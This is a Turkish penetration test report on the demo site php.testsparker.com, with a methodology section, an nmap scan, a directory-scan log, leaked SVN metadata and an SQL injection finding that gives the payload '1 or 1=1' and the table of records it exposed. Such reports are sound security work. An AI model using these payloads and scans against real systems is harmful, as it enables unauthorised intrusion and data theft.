


Security Penetration Test of

Test sitesi: <http://php.testsparker.com>

BAYRAM BOSTAN

1 İçindekiler


2)Owasp top 10 risk tablosu.....	2
3) Bulunan Güvenlik Zafiyetlerinin Özet Tablosu	2
3.1) Risk Seviyelerine Göre Güvenlik Açıklarının Dağılımı	4
4) Genel Test Metodoloji	5
5) Risk Seviyelendirme	8
6)Nmap taraması	9
7)Boolean Based Sql İncejtion.....	9
8)Opendoor	10
9)SVN Detected	11
10)Sqlmap zafiyet keşfi.....	13
11Command Injection.....	16
12)Remote File İncusion.....	17
13)Code Evaluation(PHP).....	18
14) Code Execution via SSTI (PHP Twig).....	19
15) Database User Has Admin Privileges	20
16) Open Policy Crossdomain.xml Detected.....	21
17)Open Silverlight Client Access Policy.....	22
18) SSL/TLS Not Implemented.....	24
19) Cookie Not Marked as HttpOnly.....	24
20) Version Disclosure (Apache).....	26
21) Version Disclosure (PHP).....	27
22) Apache MultiViews Enabled.....	28
23) TRACE/TRACK Method Detected.....	29
24) Missing X-Frame-Options Header.....	30
25)File Upload	32
26)XSS Reflected.....	33



Bulgu Adı	Önem derecesi	Bulgu Kategorisi
Boolean Based Sql Incejtion	Kritik	web
Command Injection	Kritik	web
Remote File Inclusion	Kritik	web
Code Evaluation (PHP)	Kritik	web
Code Execution via SSTI (PHP Twig)	Kritik	web

Database User Has Admin Privileges	Yüksek	web
SVN Detected	Yüksek	web
Open Policy Crossdomain.xml Detected	Orta	web
Open Silverlight Client Access Policy	Orta	web
SSL/TLS Not Implemented	Orta	web
Cookie Not Marked as HttpOnly	Düşük	web
Version Disclosure (Apache)	Düşük	web
Version Disclosure (PHP)	Düşük	web
Programming Error Message	Düşük	web
Apache MultiViews Enabled	Düşük	web
TRACE/TRACK Method Detected	Düşük	web
Missing X-Frame-Options Header	Düşük	web
XSS Reflected	Yüksek	web

Risk Seviyelerine Göre Güvenlik Açıklarının Dağılımı



GENEL SIZMA
TESTİ
METODOLOJİSİ

Günümüzde bilgi güvenliğini sağlamak için iki farklı yaklaşım sunulmaktadır. Bunlardan ilki savunmacı yaklaşım(defensive) diğeri de proaktif yaklaşım (offensive) olarak bilinir. Bunlardan daha yaygın olarak kabul göreni proaktif yaklaşımdır. Pentest sızma testleri ve vulnerability assessment zayıflık tarama- konusu proaktif güvenliğin en önemli bileşenlerinden biridir. Pentest(sızma testleri) ve Vulnerability assessment(zayıflık tarama) birbirine benzeyen fakat

Farklı kavramlardır.Zayıflık tarama, hedef sistemdeki güvenlik açıklıklarının çeşitli yazılımlar kullanarak bulunması ve raporlanması işlemidir. Pentest çalışmalarında amaç sadece güvenlik açıklıklarını belirlemek değil, bu açıklıklar kullanılarak hedef sistemler üzerinden gerçekleştirilebilecek ek işlemlerin(sisteme sızma, veritabanı bilgilerine erişme) belirlenmesidir. Zayıflık tarama daha çok otomatize araçlar kullanılarak gerçekleştirilir ve kısa sürer. Pentest çalışmaları zayıflık tarama adımını da kapsayan ileri seviye tecrübe gerektiren bir süreçti ve zayıflık tarama çalışmalarına göre çok daha uzun sürer.




“Security Assessment Framework” hazırlanırken konuhakkındaki uluslararası standartlar incelenmiş ve azami ölçüde faydalanılmıştır. Aşağıda bu belgenin hazırlanmasında kaynak olarak kullanılan dökümanların isimleri yer almaktadır.

- OWASP Testing Guide v3
- OSSTM
- ISSAF
- NIST

Gerçekleştirilen testler uluslararası standart ve yönetmeliklere(HIPPA, Sarbanes-Oxley, Payment Card Industr (PCI), ISO 27001) tam uyumludur.

Sızma Testi Metodolojisi

Sızma testlerinde ISSAF tarafından geliştirilen metodoloji temel alınmıştır. Metodolojimiz üç ana Bölümde dokuz alt bölümden oluşmaktadır.



Bilgi Toplama

Amaç, hedef sistem hakkında olabildiğince detaylı bilgi toplamaktır. Bu bilgiler firma hakkında olabileceği gibi firma çalışanları hakkında da olabilir. Bunun için internet siteleri haber grupları e-posta listeleri, gazete haberleri vb., hedef sisteme gönderilecek çeşitli paketlerin analizi yardımcı olacaktır.

Bilgi toplama ilk ve en önemli adımlardan biridir. Zira yapılacak test bir zaman işidir ve ne kadar sağlıklı bilgi olursa o kadar kısa sürede sistemle ilgili detay çalışmalara geçilebilir.

Bilgi toplama da aktif ve pasif olmak üzere ikiye ayrılır. Google, Pipl, Shodan, LinkedIn, Facebook gibi genele açık kaynaklar taranabileceği gibi hedefe özel çeşitli yazılımlar kullanılarak DNS, WEB, MAIL sistemlerine yönelik detaylı araştırmalar gerçekleştirilir. Bu konuda en iyi örneklerden biri hedef firmada çalışanlarından birine ait e-posta ve parolasının internete sızmış parola veritabanlarından birinden bulunması ve buradan VPN yapılarak tüm ağın ele geçirilmesi senaryosudur.

Ağ Haritalama

Amaç hedef sistemin ağ yapısının detaylı belirlenmesidir. Açık sistemler ve üzerindeki açık portlar, servisler ve servislerin hangi yazılımın hangi sürümü olduğu bilgileri, ağ girişlerinde bulunan VPN, Firewall, IPS cihazlarının belirlenmesi, sunucu sistemler çalışan işletim sistemlerinin ve versiyonlarının belirlenmesi ve tüm bileşenler belirlendikten sonra hedef sisteme ait ağ haritasının çıkartılması ağ haritalama adımlarında yapılmaktadır. Ağ haritalama bir aktif bilgi toplama yöntemidir. Ağ haritalama esnasında hedef sistemde IPS, WAF ve benzeri savunma sistemlerinin olup olmadığı da belirlenmeli ve gerçekleştirilecek sızma testleri buna göre güncellenmelidir.

Penetrasyon(Sızma) Süreci

Belirlenen açıklıklar için POC kodları/araçları belirlenerek denelemeler başlatılır. Açıklık için uygun araç yoksa ve imkan varsa ve test için yeteri kadar zaman verilmişse sıfırdan yazılır. Genellikle bu tip araçların yazımı için Python, Ruby gibi betik dilleri tercih edilir. Bu adımda dikkat edilmesi gereken en önemli husus çalıştırılacak exploitlerden önce mutlaka yazılı onay alınması ve mümkünse lab ortamlarında önceden denenmesidir.

Erişim Elde Etme ve Hak Yükseltme

Sızma sürecinde amaç sisteme bir şekilde giriş hakkı elde etmektir. Bu süreçten sonra sistemdeki kullanıcının haklarının artırılması hedeflenmelidir. Linux sistemlerde çekirdek (kernel) versiyonunun incelenerek priv. Escalation zafiyetlerinin belirlenmesi ve varsa kullanılarak root haklarına erişilmesi en klasik hak yükseltme adımlarından biridir. Sistemdeki kullanıcıların ve haklarının belirlenmesi, parolasız kullanıcı hesaplarının belirlenmesi, parolaya sahip hesapların uygun araçlarla parolalarının bulunması bu adımın önemli bileşenlerindendir.

Hak Yükseltme

Amaç, ele geçirilen herhangi bir sistem hesabı ile tam yetkili bir kullanıcı moduna geçiştir. (root, administrator, system vs). Bunun için çeşitli exploitler denenebilir. Bu sürecin bir sonraki adıma katkısı da vardır. Bazı sistemlere sadece bazı yetkili makinelerden ulaşılabilir olabilir. Bunun için rhost, ssh dosyaları ve mümkünse history'den eski komutlara bakılarak nerelere ulaşılabilir detaylı belirlemek gerekir.

Detaylı Araştırma

Erişim yapılan sistemlerden şifreli kullanıcı bilgilerinin alınarak daha hızlı bir ortamda denenmesi. Sızılan sistemde sniffer çalıştırılıyorsa ana sisteme erişim yapan diğer kullanıcı/sistem bilgilerinin elde edilmesi.

Sistemde bulunan çevresel değişkenler ve çeşitli network bilgilerinin kaydedilerek sonraki süreçlerde kullanılması.

Erişimlerin Korunması

Sisteme girildiğinin başkaları tarafından belirlenmemesi için bazı önlemlerin alınmasında fayda vardır. Bunlar giriş loglarının silinmesi, çalıştırılan ek proseslerin saklı olması ,dışarıya erişim açılacaksa gizli kanalların kullanılması(covert channel), backdoor, rootkit yerleştirilmesi vs.

İzlerin silinmesi

Hedef sistemlere bırakılmış arka kapılar, test amaçlı scriptler, sızma testleri için eklenmiş tüm veriler not alınmalı ve test bitiminde silinmelidir.

Raporlama

Raporlar bir testin müşteri açısından en önemli kısmıdır. Raporlar ne kadar açık ve detaylı/bilgilendirici olursa müşterinin riski değerlendirmesi ve açıklıkları gidermesi de o kadar kolay olur.

Testler esnasında çıkan kritik güvenlik açıklıklarının belgelenerek sözlü olarak anında bildirilmesi test yapan takımın görevlerindendir. Bildirimin ardından açıklığın hızlıca giderilmesi için çözüm önerilerinin de birlikte sunulması gerekir. Ayrıca raporların teknik, yönetim ve özet olmak üzere üç farklı şekilde hazırlanmasında fayda vardır.

Teknik raporda hangi uygulama/araçların kullanıldığı, testin yapıldığı tarihler ve çalışma zamanı, bulunan açıklıkların detayları ve açıklıkların en hızlı ve kolay yoldan giderilmesini amaçlayan tavsiyeler bulunmalıdır.

Risk Seviyelendirme

Penetrasyon ve denetim çalışmalarında bulunan açıklar 5 risk seviyesinde değerlendirilmişlerdir. Bu değerlendirmede, PCI-DSS güvenlik tarama prosedürleri dokümanında1 kullanılan beş seviye risk değerleri kullanılmıştır.

Risk Seviyesi	Risk Puanı	Detaylı açıklama
Acil	5	Acil öneme sahip açıklıklar, niteliksiz saldırganlar tarafından uzaktan gerçekleştirilen vesistemin tamamen ele geçirilmesi ile sonuçlanan ataklara sebep olan açıklıklardır. Depolanmış XSS, SQL enjeksiyonu ve RFI/LFI, ayrıca müşteri bilgisi ifşasına yol açabilecek açıklık ve katörleri bu kategoriye girerler.
Kritik	4	Kritik öneme sahip açıklıklar, nitelikli saldırganlar tarafından uzaktan gerçekleştirilen ve sistemin tamamen ele geçirilmesi ile sonuçlanan ataklara sebep olan açıklıklardır. Ayrıca yansıtılan ve DOM tabanlı XSS açıklık vektörleri bu kategoriye girer.
Yüksek	3	Yüksek öneme sahip açıklıklar, uzaktan gerçekleştirilen ve kısıtlı hak yükseltilmesi (mesela, yönetici hakları olmayan bir işletim sistemi kullanıcısı veya e-posta sahteciliği) veya hizmet dışı kalma ile sonuçlanan, ayrıca yerel ağdan ya da sunucu üzerinden gerçekleştirilen ve hak yükseltmeyi

		sağlayan ataklara sebep olan açıklıkları içermektedir.
Orta	2	Orta öneme sahip açıklıklar, yerel ağdan veya sunucu üzerinden gerçekleştirilen ve hizmet dışı bırakılma ile sonuçlanan ataklara sebep olana açıklıkları içermektedir.
Düşük	1	Düşük öneme sahip açıklıklar ise etkilerinin tam olarak belirlenemediği ve literatürdeki en iyi sıkılaştırma yöntemlerinin (best practices) izlenmemesinden kaynaklanan eksikliklerdir.

Nmap taraması.

Php.testsparker.com adresine nmap taraması yapıldı. 80 ve 443 portları açık olarak bulundu.

```
(root@kali)-[/home/kali]
# nmap -T5 php.testsparker.com -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 08:21 EDT
Stats: 0:03:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 41.97% done; ETC: 08:30 (0:04:55 remaining)
Stats: 0:03:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 42.02% done; ETC: 08:30 (0:04:55 remaining)
Nmap scan report for php.testsparker.com (107.20.213.223)
Host is up (0.057s latency).
rDNS record for 107.20.213.223: ec2-107-20-213-223.compute-1.amazonaws.com
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 523.98 seconds
(root@kali)-[/home/kali]
#
```

Boolean Based SQL Injection

Boolean Based SQL Injection	
Önem derecesi	Acil
Açıklığın etkisi	Bilgi ifşası
Erişim Noktası	İnternet
Bulgu kategorisi	Web

Veri tabanına bir SQL sorgusu göndermeye dayanan ve sorgunun doğru veya yanlış sonucu döndürmesine bağlı olarak uygulamayı farklı bir sonuç döndürmeye zorlayan bir SQL Enjeksiyon tekniğidir.

<http://php.testsparker.com/artist.php?id=test> sitesine mauel olarak "1 or 1=1" payloadı denendi. Bu web sitesine kayıtlı olan kullanıcıların bilgileri görüntüldü. Risk derecesi olarak Acil derece yer almaktadır.

Önlem:

Kodu SQL enjeksiyonlarına karşı korumanın en iyi yolu parametrelili sorgular (hazır deyimler) kullanmaktır. Hemen hemen tüm modern diller bunun için yerleşik kütüphaneler sağlar. Mümkün olan her yerde, dinamik SQL sorguları veya dize bitişirmeli SQL sorguları oluşturmayın.

Darbe

Arka uç veritabanına, veritabanı bağlantı ayarlarına ve işletim sistemine bağlı olarak, bir saldırgan aşağıdaki saldırı türlerinden birini veya daha fazlasını başarıyla gerçekleştirebilir: Veritabanından rastgele veri/tablo okuma, güncelleme ve silme Temel işletim sisteminde komutları yürütme

ID	Name	SURNAME	CREATION DATE	33	MILLA	PECK	2012-03-13 12:14:54 22	67	JESSICA	BAILEY	2012-03-13 12:14:54 22
2	NICK	WAHLBERG	2008-02-15 04:34:33	34	AUDREY	OLIVIER	2012-03-13 12:14:54 22	68	RIP	WINSLET	2012-03-13 12:14:54 22
3	ED	CHASE	2008-02-15 04:34:33	35	JUDY	DEAN	2012-03-13 12:14:54 22	69	KENNETH	PALTROW	2012-03-13 12:14:54 22
4	JENNIFER	DAVIS	2008-02-15 04:34:33	36	BURT	DUKAKIS	2012-03-13 12:14:54 22	70	MICHELLE	MCCONAUHNEY	2012-03-13 12:14:54 22
5	JOHNNY	LOLLOBRIGIDA	2008-02-15 04:34:33	37	VAL	BOLGER	2012-03-13 12:14:54 22	71	ADAM	GRANT	2012-03-13 12:14:54 22
6	BETTE	NICHOLSON	2008-02-15 04:34:33	38	TOM	MCKELLEN	2012-03-13 12:14:54 22	72	SEAN	WILLIAMS	2012-03-13 12:14:54 22
7	GRACE	MOSTEL	2008-02-15 04:34:33	39	GOLDIE	BRODY	2012-03-13 12:14:54 22	73	GARY	PENN	2012-03-13 12:14:54 22
8	MATTHEW	JOHANSSON	2008-02-15 04:34:33	40	JOHNNY	CAGE	2012-03-13 12:14:54 22	74	MILLA	KEITEL	2012-03-13 12:14:54 22
9	JOE	SWANK	2008-02-15 04:34:33	41	JOHIE	DEGENERES	2012-03-13 12:14:54 22	75	BURT	POSEY	2012-03-13 12:14:54 22
10	CHRISTIAN	GABLE	2008-02-15 04:34:33	42	TOM	MIRANDA	2012-03-13 12:14:54 22	76	ANGELINA	ASTAIRE	2012-03-13 12:14:54 22
11	ZERO	CAGE	2008-02-15 04:34:33	43	KIRK	JOVOVICH	2012-03-13 12:14:54 22	77	CARY	MCCONAUHNEY	2012-03-13 12:14:54 22
12	KARL	BERRY	2008-02-15 04:34:33	44	NICK	STALLONE	2012-03-13 12:14:54 22	78	GROUCHO	SINATRA	2012-03-13 12:14:54 22
13	UMA	WOOD	2008-02-15 04:34:33	45	REESE	KILMER	2012-03-13 12:14:54 22	79	MAE	HOFFMAN	2012-03-13 12:14:54 22
14	VIVIEN	BERGEN	2008-02-15 04:34:33	46	PARKER	GOLDBERG	2012-03-13 12:14:54 22	80	RALPH	CRUZ	2012-03-13 12:14:54 22
15	CUBA	OLIVIER	2008-02-15 04:34:33	47	JULIA	BARRYMORE	2012-03-13 12:14:54 22	81	SCARLETT	DAMON	2012-03-13 12:14:54 22
16	FRED	COSTNER	2012-03-13 12:14:54 22	48	FRANCES	DAY-LEWIS	2012-03-13 12:14:54 22	82	WOODY	JOLIE	2012-03-13 12:14:54 22
17	HELEN	VOIGHT	2012-03-13 12:14:54 22	49	ANNE	CRONYN	2012-03-13 12:14:54 22	83	BEN	WILLIS	2012-03-13 12:14:54 22
18	DAN	TORN	2012-03-13 12:14:54 22	50	NATALIE	HOPKINS	2012-03-13 12:14:54 22	84	JAMES	PITT	2012-03-13 12:14:54 22
19	BOB	FAWCETT	2012-03-13 12:14:54 22	51	GARY	PHOENIX	2012-03-13 12:14:54 22	85	MINNIE	ZELLWEGIER	2012-03-13 12:14:54 22
20	LUCILLE	TRACY	2012-03-13 12:14:54 22	52	CARMEN	HUNT	2012-03-13 12:14:54 22	86	GREG	CHAPLIN	2012-03-13 12:14:54 22
21	KIRSTEN	PALTROW	2012-03-13 12:14:54 22	53	MENA	TEMPLE	2012-03-13 12:14:54 22	87	SPENCER	PECK	2012-03-13 12:14:54 22
22	ELVIS	MARX	2012-03-13 12:14:54 22	54	PENELOPE	PINKETT	2012-03-13 12:14:54 22	88	KENNETH	PESCI	2012-03-13 12:14:54 22
23	SANDRA	KILMER	2012-03-13 12:14:54 22	55	FAY	KILMER	2012-03-13 12:14:54 22	89	CHARLIZE	DENCH	2012-03-13 12:14:54 22
24	CAMERON	STREEP	2012-03-13 12:14:54 22	56	DAN	HARRIS	2012-03-13 12:14:54 22	90	SEAN	GUINNESS	2012-03-13 12:14:54 22
25	KEVIN	BLOOM	2012-03-13 12:14:54 22	57	JUDE	CRUISE	2012-03-13 12:14:54 22	91	CHRISTOPHER	BERRY	2012-03-13 12:14:54 22
26	RIP	CRAWFORD	2012-03-13 12:14:54 22	58	CHRISTIAN	AKROYD	2012-03-13 12:14:54 22	92	KIRSTEN	AKROYD	2012-03-13 12:14:54 22
27	JULIA	MCQUEEN	2012-03-13 12:14:54 22	59	DUSTIN	TAUTOU	2012-03-13 12:14:54 22	93	ELLEN	PRESLEY	2012-03-13 12:14:54 22
28	WOODY	HOFFMAN	2012-03-13 12:14:54 22	60	HENRY	BERRY	2012-03-13 12:14:54 22	94	KENNETH	TORN	2012-03-13 12:14:54 22
29	ALEC	WAYNE	2012-03-13 12:14:54 22	61	CHRISTIAN	NEESON	2012-03-13 12:14:54 22	95	DARYL	WAHLBERG	2012-03-13 12:14:54 22
30	SANDRA	PECK	2012-03-13 12:14:54 22	62	JAYNE	NEESON	2012-03-13 12:14:54 22	96	GENE	WILLIS	2012-03-13 12:14:54 22
31	SISSY	SOBIESKI	2012-03-13 12:14:54 22	63	CAMERON	WRAY	2012-03-13 12:14:54 22	97	MEG	HAWKE	2012-03-13 12:14:54 22
32	TIM	HACKMAN	2012-03-13 12:14:54 22	64	RAY	JOHANSSON	2012-03-13 12:14:54 22	98	CHRIS	BRIDGES	2012-03-13 12:14:54 22
				65	ANGELA	HUDSON	2012-03-13 12:14:54 22	99	JIM	MOSTEL	2012-03-13 12:14:54 22
				66	MARY	TANDY	2012-03-13 12:14:54 22				

3) Opendoor.

OpenDoor OWASP, konsol çok işlevli web sitesi tarayıcısıdır. Bu uygulama, oturum açmanın, dizinlerin / dizinlerin, web kabuklarının, sınırlı erişim noktalarının, alt alan adlarının, gizli verilerin ve büyük yedeklemelerin tüm olası yollarını bulur. Tarama, yerleşik sözlük ve harici sözlükler tarafından da gerçekleştirilir. Anonimlik ve hız, proxy sunucuları kullanılarak sağlanır. Yazılım, bilgi amaçlı yazılmıştır ve GPL lisansı altında açık kaynaklı bir üründür.

Komut olarak " python3 opendoor .py --host " http://php.testsparker.com/ " -- threads 10"

kullanılarak Aşağıdaki veriler elde edildi.

SVN veri havuzu dosyaları, SVN adreslerini, SVN kullanıcı adlarını ve tarih bilgilerini ifşa edebilir. Bu tür ifşaatlar doğrudan saldırı şansı vermese de, diğer güvenlik açıklarıyla birleştiğinde veya diğer bazı güvenlik açıklarından yararlanılması sırasında bir saldırgan için yararlı olabilir.

```
K 25
svn:wc:ra_dav:version-url
V 53
/svn/msl_testbed!/svn/ver/445/testscript/Testsite-PHP
END
nslookup.php
K 25
svn:wc:ra_dav:version-url
V 66
/svn/msl_testbed!/svn/ver/445/testscript/Testsite-PHP/nslookup.php
END
page.php
K 25
svn:wc:ra_dav:version-url
V 62
/svn/msl_testbed!/svn/ver/445/testscript/Testsite-PHP/page.php
END
process.php
K 25
svn:wc:ra_dav:version-url
V 65
/svn/msl_testbed!/svn/ver/445/testscript/Testsite-PHP/process.php
END
style.css
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed!/svn/ver/445/testscript/Testsite-PHP/style.css
END
hello.php
K 25
svn:wc:ra_dav:version-url
V 63
/svn/msl_testbed!/svn/ver/445/testscript/Testsite-PHP/hello.php
END
products.php
K 25
svn:wc:ra_dav:version-url
V 66
/svn/msl_testbed!/svn/ver/445/testscript/Testsite-PHP/products.php
END
conf.php
K 25
```



```
[ ] info: 3.3% [01210/37041] - 0B - http://php.testsparker.com/3drol/
[ ] warning: skip [00000/37041] - Ignored /404.php
[ ] info: 5.2% [01921/37041] - 0B - R /Auth/ → http://php.testsparker.com/login.php
[ ] info: 5.2% [01922/37041] - 0B - OK /Auth.php
[ ] info: 5.7% [02105/37041] - 270B - OK /ClientAccessPolicy.xml
[ ] info: 6.8% [02524/37041] - 0B - OK /IMAGES/
[ ] info: 6.8% [02527/37041] - 0B - OK /INDEX.PHP
[ ] info: 6.9% [02554/37041] - 0B - OK /Images/
[ ] info: 6.9% [02562/37041] - 0B - http://php.testsparker.com/Index.phtml
[ ] info: 6.9% [02562/37041] - 0B - OK /Index.php
[ ] info: 6.9% [02564/37041] - 0B - OK /Index/
[ ] info: 8.4% [02956/37041] - 0B - OK /Products.php
[ ] info: 8.4% [02957/37041] - 0B - OK /Products/
[ ] info: 8.4% [02961/37041] - 0B - OK /Program-1/
[ ] info: 8.9% [03300/37041] - 0B - OK /TEST/
[ ] info: 9.1% [03375/37041] - 0B - OK /Test/
[ ] info: 9.1% [03405/37041] - 0B - Denied /Trace.axd::$DATA
[ ] info: 19.9% [07384/37041] - 0B - OK /artist/
[ ] info: 20.7% [07676/37041] - 0B - OK /auth.php
[ ] info: 20.7% [07681/37041] - 0B - R /auth/ → http://php.testsparker.com/login.php
[ ] info: 20.8% [07701/37041] - 0B - OK /auth/Login.php
[ ] info: 21.1% [07834/37041] - 0B - Denied /aux/
[ ] info: 30.1% [11152/37041] - 0B - Denied /com1/
[ ] info: 30.1% [11153/37041] - 0B - Denied /com2/
[ ] info: 30.1% [11154/37041] - 0B - Denied /com3/
[ ] info: 30.1% [11155/37041] - 0B - Denied /com4/
[ ] info: 31.0% [11472/37041] - 0B - Denied /com/
[ ] info: 31.1% [11505/37041] - 0B - OK /conf/
[ ] info: 31.1% [11506/37041] - 0B - OK /conf/Catalina/
[ ] info: 31.1% [11507/37041] - 0B - OK /conf/Catalina.policy
[ ] info: 31.1% [11508/37041] - 0B - OK /conf/catalina.properties
[ ] info: 31.1% [11509/37041] - 0B - OK /conf/config.ini
[ ] info: 31.1% [11510/37041] - 0B - OK /conf/context.xml
[ ] info: 31.1% [11511/37041] - 0B - OK /conf/logging.properties
[ ] info: 31.1% [11512/37041] - 0B - OK /conf/server.xml
[ ] info: 31.1% [11513/37041] - 0B - OK /conf/tomcat-users.xml
[ ] info: 31.1% [11515/37041] - 0B - OK /conf/tomcat8.conf
[ ] info: 31.1% [11516/37041] - 0B - OK /conf/web.xml
[ ] info: 33.1% [12278/37041] - 315B - OK /crossdomain.xml
[ ] info: 40.8% [15105/37041] - 0B - http://php.testsparker.com/erreala/
[ ] warning: skip [00000/37041] - Ignored /error.php
[ ] info: 45.5% [16844/37041] - 0B - OK /funcs/
[ ] info: 48.5% [17947/37041] - 0B - OK /hawk/
[ ] info: 48.6% [18014/37041] - 0B - OK /hello.php
[ ] info: 48.6% [18016/37041] - 0B - OK /hello/
[ ] info: 50.3% [18648/37041] - 0B - OK /icons/
[ ] info: 50.9% [18668/37041] - 0B - OK /images/
[ ] info: 51.8% [19174/37041] - 0B - http://php.testsparker.com/index.BAK
[ ] info: 51.8% [19174/37041] - 0B - OK /index.PHP
[ ] warning: skip [00000/37041] - Ignored /index.php
[ ] info: 51.8% [19194/37041] - 0B - OK /index.old
[ ] info: 51.8% [19195/37041] - 0B - OK /index.old.php
[ ] info: 51.9% [19220/37041] - 0B - OK /index/
[ ] info: 51.9% [19221/37041] - 0B - OK /index/_/
[ ] info: 53.0% [19629/37041] - 0B - OK /internals/
[ ] info: 58.9% [21835/37041] - 0B - Denied /lpt1/
[ ] info: 59.0% [21837/37041] - 0B - Denied /lpt2/
[ ] info: 66.3% [24544/37041] - 0B - Denied /nul/
[ ] info: 68.5% [25361/37041] - 0B - OK /page.php
[ ] info: 68.5% [25361/37041] - 0B - OK /page/
[ ] info: 73.8% [27337/37041] - 0B - Denied /prn/
[ ] info: 73.9% [27357/37041] - 0B - OK /process/
[ ] info: 74.1% [27445/37041] - 0B - OK /products.php
[ ] info: 74.1% [27455/37041] - 0B - OK /products/
[ ] info: 76.6% [28386/37041] - 0B - OK /redirect/
[ ] info: 78.3% [28985/37041] - 25B - OK /robots.txt
[ ] info: 89.0% [32967/37041] - 2KB - OK /test.txt
[ ] info: 89.0% [32968/37041] - 0B - OK /test/
[ ] info: 91.8% [34012/37041] - 0B - OK /twig/
[ ] info: 94.4% [34960/37041] - 0B - OK /vendor/
[ ] info: 100.0% [37038/37041] - 0B - http://php.testsparker.com/zoneedit.php
```

```
[ ] info: 53.0% [19629/37041] - 0B - OK /internals/
[ ] info: 58.9% [21835/37041] - 0B - Denied /lpt1/
[ ] info: 59.0% [21837/37041] - 0B - Denied /lpt2/
[ ] info: 66.3% [24544/37041] - 0B - Denied /nul/
[ ] info: 68.5% [25361/37041] - 0B - OK /page.php
